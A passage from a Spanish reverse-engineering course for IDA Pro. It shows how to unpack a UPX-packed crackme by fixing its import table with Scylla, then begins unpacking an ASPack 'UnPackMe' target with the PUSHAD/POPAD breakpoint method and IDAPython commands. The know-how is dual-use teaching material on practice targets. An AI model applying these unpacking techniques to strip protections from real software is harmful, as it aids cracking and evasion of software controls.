
Lo arranco




En ATTACH TO AN ACTIVE PROCESS elijo del menú desplegable, el proceso del empacado que está detenido aun en el IDA en el OEP.



Le cambiamos el OEP a 401000



Apretamos IAT AUTOSEARCH



O sea ahí dice que la IAT empieza en 00x403184 y termina 0x108 mas adelante.

Y luego GET IMPORTS.

Imports

- [+] ✓ user32.dll (37) FThunk: 00003184
- [+] ✓ kernel32.dll (10) FThunk: 0000321C
- [✗] ? (3) FThunk: 00003248
  - ✗ rva: 00003248 ptr: 7231FC30
  - ✗ rva: 0000324C ptr: 72337340
  - ✗ rva: 00003250 ptr: 72337300
- [+] ✓ gdi32.dll (9) FThunk: 00003258
- [+] ✓ comdlg32.dll (3) FThunk: 00003280

Show Invalid Show Suspect

Vemos que resolvió todo menos tres entradas que las muestra al apretar SHOW INVALID

Imports

- kernel32.dll (10) FThunk: 0000321C
  - rva: 0000321C mod: kernel32.dll ord: 025D name: GetLocalTime
  - rva: 00003220 mod: kernel32.dll ord: 03F5 name: OpenFile
  - rva: 00003224 mod: kernel32.dll ord: 032D name: GlobalFree
  - rva: 00003228 mod: kernel32.dll ord: 0326 name: GlobalAlloc
  - ⚠ rva: 0000322C mod: kernel32.dll ord: 0627 name: lstrlenA
  - rva: 00003230 mod: kernel32.dll ord: 0087 name: CloseHandle
  - rva: 00003234 mod: kernel32.dll ord: 05FF name: WriteFile
  - ✖ rva: 00003238 mod: kernel32.dll ord: 0270 name: GetModuleHandleA
  - rva: 0000323C mod: kernel32.dll ord: 0465 name: ReadFile
  - rva: 00003240 mod: kernel32.dll ord: 015C name: ExitProcess
- 2 / 3) FThunk: 0000324R

[Show Invalid](#) [Show Suspect](#)

Por otro lado vemos que el offset 3238 en el empacado sabíamos que correspondía a GetModuleHandleA y esa está bien resuelta, podemos mirar en el empacado las direcciones de las entradas invalidas 0x403248 en adelante, a ver que son.

```

• UPX0:00403240 off_403240 dd offset kernel32_ExitProcess ; DATA XREF: sub_401512↑r
• UPX0:00403244 align 8
• UPX0:00403248 off_403248 dd offset comctl32_InitCommonControls ; DATA XREF: UPX0:00401518↑r
• UPX0:0040324C off_40324C dd offset comctl32_CreateToolBarEx ; DATA XREF: UPX0:0040151E↑r
• UPX0:00403250 off_403250 dd offset comctl32_CreateToolbar ; DATA XREF: UPX0:00401524↑r
• UPX0:00403254 align 8
• UPX0:00403258 off_403258 dd offset gdi32_TextOutA ; DATA XREF: UPX0:0040152A↑r
• UPX0:0040325C off_40325C dd offset gdi32_SetTextOut ; DATA XREF: UPX0:0040152C↑r
  
```

Vemos que son las entradas de comctl32,

Y si hago click derecho en las entradas invalidas del Scylla y elijo SCYLLA PLUGIN-PE COMPACT las reparara bien.

Imports

- user32.dll (37) FThunk: 00003184
- kernel32.dll (10) FThunk: 0000321C
- comctl32.dll (3) FThunk: 00003248
  - rva: 00003248 mod: comctl32.dll ord: 0011 name: InitCommonControls
  - rva: 0000324C mod: comctl32.dll ord: 0016 name: CreateToolBarEx
  - rva: 00003250 mod: comctl32.dll ord: 0007 name: CreateToolbar
- gdi32.dll (9) FThunk: 00003258
- comdlg32.dll (3) FThunk: 00003280

[Show Invalid](#) [Show Suspect](#)

Coinciden con las que habíamos visto que eran

Imports

- gdi32.dll (9) FThunk: 00003258
  - rva: 00003258 mod: gdi32.dll ord: 09E1 name: TextOutA
  - rva: 0000325C mod: gdi32.dll ord: 09D8 name: StartPage
  - rva: 00003260 mod: gdi32.dll ord: 09D4 name: StartDocA
  - rva: 00003264 mod: gdi32.dll ord: 06B6 name: GetTextMetricsA
  - rva: 00003268 mod: gdi32.dll ord: 069A name: GetStockObject
  - rva: 0000326C mod: gdi32.dll ord: 0560 name: EndPage
  - rva: 00003270 mod: gdi32.dll ord: 055C name: EndDoc
  - rva: 00003274 mod: gdi32.dll ord: 054F name: DeleteObject
  - rva: 00003278 mod: gdi32.dll ord: 054B name: DeleteDC
- comdlg32.dll (3) FThunk: 00003280

Show Invalid   Show Suspect

Si apretamos SHOW SUSPECT veamos si están correctas las dos sospechosas yendo a 0x403258 y 0x403278.

```
UPX0:00403200 off_403200 dd offset kernel32_ExitProcess ; DATA XREF: sub_401512|
UPX0:00403240 off_403240 dd offset kernel32_ExitProcess ; DATA XREF: sub_401512|
UPX0:00403244 align 8
UPX0:00403248 off_403248 dd offset comctl32_InitCommonControls ; DATA XREF: UPX0:00401518|
UPX0:0040324C off_40324C dd offset comctl32_CreateToolbarEx ; DATA XREF: UPX0:0040151E|
UPX0:00403250 off_403250 dd offset comctl32_CreateToolbar ; DATA XREF: UPX0:00401524|
UPX0:00403254 align 8
UPX0:00403258 off_403258 dd offset gdi32_TextOutA ; DATA XREF: UPX0:0040152A|
UPX0:0040325C off_40325C dd offset gdi32_StartPage ; DATA XREF: UPX0:00401530|
UPX0:00403260 off_403260 dd offset gdi32_StartDocA ; DATA XREF: UPX0:00401536|
UPX0:00403264 off_403264 dd offset gdi32_GetTextMetricsA ; DATA XREF: UPX0:0040153C|
UPX0:00403268 off_403268 dd offset gdi32_GetStockObject ; DATA XREF: UPX0:00401542|
UPX0:0040326C off_40326C dd offset gdi32_EndPage ; DATA XREF: UPX0:00401548|
UPX0:00403270 off_403270 dd offset gdi32_EndDoc ; DATA XREF: UPX0:0040154E|
UPX0:00403274 off_403274 dd offset gdi32_DeleteObject ; DATA XREF: UPX0:00401554|
UPX0:00403278 off_403278 dd offset gdi32_DeleteDC ; DATA XREF: UPX0:0040155A|
UPX0:0040327C align 10h
UPX0:00403280 off_403280 dd offset comdlg32_GetSaveFileNameA ; DATA XREF: UPX0:00401560|
|  |

|  |

|  |

|  |

|  |

|  |

|  |

|  |

|  |

|  |

|  |

|  |


|  |

|  |


|  |

```

Se ven correctas así que podemos apretar el botón FIX DUMP



Lo guarda al reparado como pepe-Copy\_SCY.exe y veo que funciona.



Vemos que al abrir el que desempacamos en el IDA ya arranca del OEP 0x401000 y que se ven los nombres de las apis como en el original ya que están bien resueltas.

top\PACKED CRACKME UPX\pepe - Copy\_SCY.exe

View Debugger Options Windows Help

Regular function Unexplored Instruction External symbol

Hex View-1 Structures Enums Imports Exports

```
00401000 ; Segment type: Pure code
00401000 ; Segment permissions: Read/Write/Execute
00401000 UPX0 segment para public 'CODE' use32
00401000 assume cs:UPX0
00401000 ;org 401000h
00401000 assume es:nothing, ss:nothing, ds:UPX0, fs:nothing, gs:nothing
00401000
00401000
00401000
00401000 public start
00401000 start proc near
00401000 push 0 ; lpModuleName
00401002 call GetModuleHandleA
00401007 mov hInstance, eax
0040100C push offset ClassName ; "No need to disasm the code!"
0040100E push offset ClassName ; "No need to disasm the code!"
00401013 call FindWindowA
00401018 or eax, eax
0040101A jz short loc_401010
```

0040101C retn

0040101D loc\_40101D:
0040101D mov WndClass.style, 4003h

100.00% (-133,439) (939,129) 00000400 00401000: start (Synchronized with Hex View-1)

EH for vc7-11  
tion...  
ation has been propagated

```
.idata:00403230 ; BOOL __stdcall CloseHandle(HANDLE hObject)
idata:00403230     extrn CloseHandle:dword ; DATA XREF: UPX0:004014FA|
idata:00403231 , BOOL __stdcall WriteFile(HANDLE hFile, LPCVOID lpBuffer, DWORD nNumber
idata:00403231     extrn WriteFile:dword ; DATA XREF: UPX0:00401500|
idata:00403234 ; HMODULE __stdcall GetModuleHandleA(LPCSTR lpModuleName)
idata:00403234     | extrn __imp_GetModuleHandleA:dword
idata:00403238 ; BOOL __stdcall ReadFile(HANDLE hFile, LPVOID lpBuffer, DWORD nNumber
idata:00403238     ; DATA XREF: GetModuleHandleA!
idata:0040323C ; BOOL __stdcall ExitProcess(UINT uExitCode)
idata:0040323C     extrn ReadFile:dword ; DATA XREF: UPX0:0040150C|
idata:00403240 , void __stdcall __noretturn ExitProcess(UINT uExitCode)
idata:00403240     extrn __imp_ExitProcess:dword ; DATA XREF: ExitProcess!
idata:00403244 ;
idata:00403248 ;
idata:00403248 ; Imports from comct132.dll
idata:00403248 ;
idata:00403248 ; void __stdcall InitCommonControls()
idata:00403248     extrn InitCommonControls:dword ; DATA XREF: UPX0:00401!
idata:00403248     ; .SCV:0040B144,0
idata:0040324C ; HWND __stdcall CreateToolbarEx(HWND hwnd, DWORD ws, UINT wID, int nB
idata:0040324C     extrn CreateToolbarEx:dword ; DATA XREF: UPX0:0040151E|
idata:00403250     extrn CreateToolbar:dword ; DATA XREF: UPX0:00401524|
idata:00403254 ;
idata:00403258 ;
idata:00403258 ; Imports from gdi32.dll
00002638 00403238: .idata:_imp_GetModuleHandleA (Synchronized with Hex View-1)
|  |

|  |

|  |

|  |

|  |

```

Incluso la parte de la IAT también se ve como el original.

Bueno hemos desempacado nuestro primer y sencillo packer, más adelante veremos otros más complejos.

Hasta la parte 16

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 16

---

Antes de seguir con mas reversing haremos un ejercicio más de unpacking con otro target, en este caso UnPackMe\_ASPack 2.2.

El mismo se encuentra en la categoría de los sencillos, más adelante en el curso luego de abordar otros temas volveremos con unpacking avanzado.

```
0046B001
0046B001
0046B001
0046B001 public start
0046B001 start proc near
0046B001
0046B001 ; FUNCTION CHUNK AT 0046B014 SIZE 00000050 BYTES
0046B001 ; FUNCTION CHUNK AT 0046B3F5 SIZE 00000026 BYTES
0046B001
0046B001 pusha
0046B002 call    loc_46B00A

0046B00A
0046B00A loc_46B00A:
0046B00A pop     ebp
0046B00B inc     ebp
0046B00C push    ebp
0046B00D retn

-37) (191,63) 00030201 0046B001: start (Synchronized with Hex View-1)
```

Allí vemos el Entry Point del archivo empacado, comienza con la instrucción PUSHAD, que no habíamos visto entre las principales pero lo que hace es hacer un PUSH de cada registro al stack, o sea

PUSHAD es igual a PUSHEAR o sea guardar en el stack los registros en el siguiente orden

60	PUSHAD	Push EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI
----	--------	--

Inversamente POPAD es la operación inversa hace POP del contenido del stack guardándolo en los registros en el siguiente orden (salvo ESP ese no se toca al hacer POPAD).

61	POPAD	Pop EDI, ESI, EBP, EBX, EDX, ECX, and EAX
----	-------	---


En los packers sencillos, la mayoría al iniciarse hacían PUSHAD para guardar el estado original de los registros al arrancar y hacían POPAD para restaurarlos antes de saltar al OEP a ejecutar el programa ya desempacado en memoria.

Gracias a esto se podía hallar fácilmente el OEP utilizando el método del PUSHAD-POPAD, obviamente en packers más modernos se han dado cuenta de esto y evitan usar esas instrucciones.

Como es el método del PUSHAD-POPAD, veamos.

Primero que nada, tenemos que elegir el debugger y arrancarlo, ya sabemos hacer eso en DEBUGGER- SELECT DEBUGGER y elegimos LOCAL WIN32 DEBUGGER.

Eso ya lo sabemos, pero ahora para practicar lo arrancaremos desde Python, pueden tipear las instrucciones una a una en la barra de Python o usar el plugin que instalamos IpyIDA que es más cómodo yo lo hice así.




```
IPython QtConsole 3.2.3
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
Type "copyright", "credits" or "license" for more information.

IPython 3.2.3 -- An enhanced Interactive Python.
?           -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help        -> Python's own help system.
object?    -> Details about 'object', use 'object??' for extra details.
%uiref     -> A brief reference about the graphical user interface.

In [1]: import idc

In [2]: idc.Load
idc.LoadDebugger idc.LoadFile idc.LoadTil idc.LoadTraceFile
```

Vemos que al escribir idc.Load y apretar TAB me dice que existe idc.LoadDebugger, veamos.



```
%uiref -> A brief reference about the graphical user interface.

In [1]: import idc

In [2]: idc.LoadDebugger(
Signature: idc.LoadDebugger(dbgname, use_remote)
Docstring:
Load the debugger


@param dbgname: debugger module name Examples: win32, linux, mac.
@param use_remote: 0/1: use remote debugger or not
@note: This function is needed only when running idc scripts from the command line.
In other cases IDA loads the debugger module automatically.
File:      c:\program files (x86)\ida 6.8\python\idc.py
Type:     function
```

Vemos que en el caso nuestro debemos elegir win32 y 0 para local (se usa 1 para debugger remoto).

Probemos.

```
In [1]: import idc  
  
In [2]: idc.LoadDebugger("win32",0)  
Out[2]: True  
  
In [3]:
```


Parece que le gusto contesto TRUE.



Vemos que ya está elegido si vuelvo a repetir el mismo comando me contesta FALSE porque ya estaba arrancado.

El método del PUSHAD se basa en ejecutar el PUSHAD y en la siguiente instrucción, buscar los registros que guardo en el stack y a continuación poner un breakpoint para que cuando lo trate de recuperar con el POPAD justo antes de saltar al OEP, luego de desempacar el código original, se detenga el debugger.

O sea que poniendo con F2 un breakpoint después del PUSHAD ya pararíamos después de ejecutarlo. (PUSHA es similar a PUSHAD).



El que lo quiere hacer desde Python puede tipar.


```
idaapi.add_bpt(0x46b002, 0, BPT_SOFT)
```

Con eso se agrega el breakpoint desde Python el primer argumento es la dirección, el segundo el largo del breakpoint y el tercero es el tipo en este caso el breakpoint normal por software BPT\_SOFT o 0.


Ya seleccionamos el DEBUGGER, pusimos el primer breakpoint ahora hay que arrancar el debugger para que pare en el breakpoint eso es sencillo con F9 sino desde Python.

```
StartDebugger("", "", "");
```

Con ese comando arrancara el debugger que elegimos si todo es correcto, y en este caso parara en el BREAKPOINT que pusimos en 0x46B002.




Ahora aquí debemos mirar el stack y poner un breakpoint en la primera línea, ya que es allí donde están los valores de los registros guardados por PUSHAD que más adelante los recuperara con POPAD, para que se detenga allí, al recuperarlos.




Allí vemos que debemos poner el BP en 0x19FF64 en mi caso, en el de ustedes en su primera dirección del stack, apuntada por ESP.

Ahora pongo el cursor en la ventana del listado y apretó le flechita que está al lado de ESP.



Apretando la flechita al lado de un registro se tratará de mostrar esa dirección si existe, en la ventana donde esta el cursor, así que podemos poner el BREAKPOINT allí, a mano con F2, pero tendremos que configurarlo ya que en este caso debe ser de LECTURA Y ESCRITURA no de ejecución ya que aquí parara cuando recupere o lea el valor no ejecutara código allí.

Al apretar F2 se da cuenta y abre la ventana de configuración del BP.



Si no aparece deberíamos ir a DEBUGGER-BREAKPOINTS-BREAKPOINT LIST

Type	Location	Pass count	Hardware	Condition
Abs	0x19FF64		RW (1 byte)	
Abs	0x46B002			
Abs	0x401000			

Y haciendo click derecho EDIT podemos cambiar la configuración del que queremos.

Se puede poner este breakpoint desde Python?.

```
bpttype_t type;           // type of the breakpoint:  
// Taken from the bpttype_t const definition in idd.hpp:  
// BPT_EXEC   = 0,          // Execute instruction  
// BPT_WRITE  = 1,          // Write access  
// BPT_RDWR   = 3,          // Read/write access  
// BPT_SOFT   = 4;          // Software breakpoint  
// modifiable characteristics (use update_bpt() to modify):  
int pass count;           // how many times does the execution reach
```

`idaapi.add_bpt(0x019FF64, 1, 3)`

El argumento 1 es el largo del breakpoint y 3 el tipo de breakpoint en este caso READ-WRITE ACCESS como vemos en la tablita si lo tipéo aparece el mismo breakpoint que pusimos a mano.

Deshabilitamos los BP anteriores a mano en la lista de BREAKPOINTS con click derecho DISABLE o desde Python.

`EnableBpt(0x46b002, 0)`

Con el segundo argumento igual a 1 lo habilitas, con 0 lo deshabilitas.

```
In [19]: EnableBpt(0x46b002, 0)
Out[19]: True
```


In [20]:

Allí quedo en verde o sea deshabilitado y por supuesto en rojo el del stack.


Type	Location	Pass count	Hardware	Condition
Abs	0x19FF64		RW (1 byte)	
Abs	0x46B002			

Ahora debemos continuar con F9 o tipar en Python.

```
idaapi.continue_process()
```

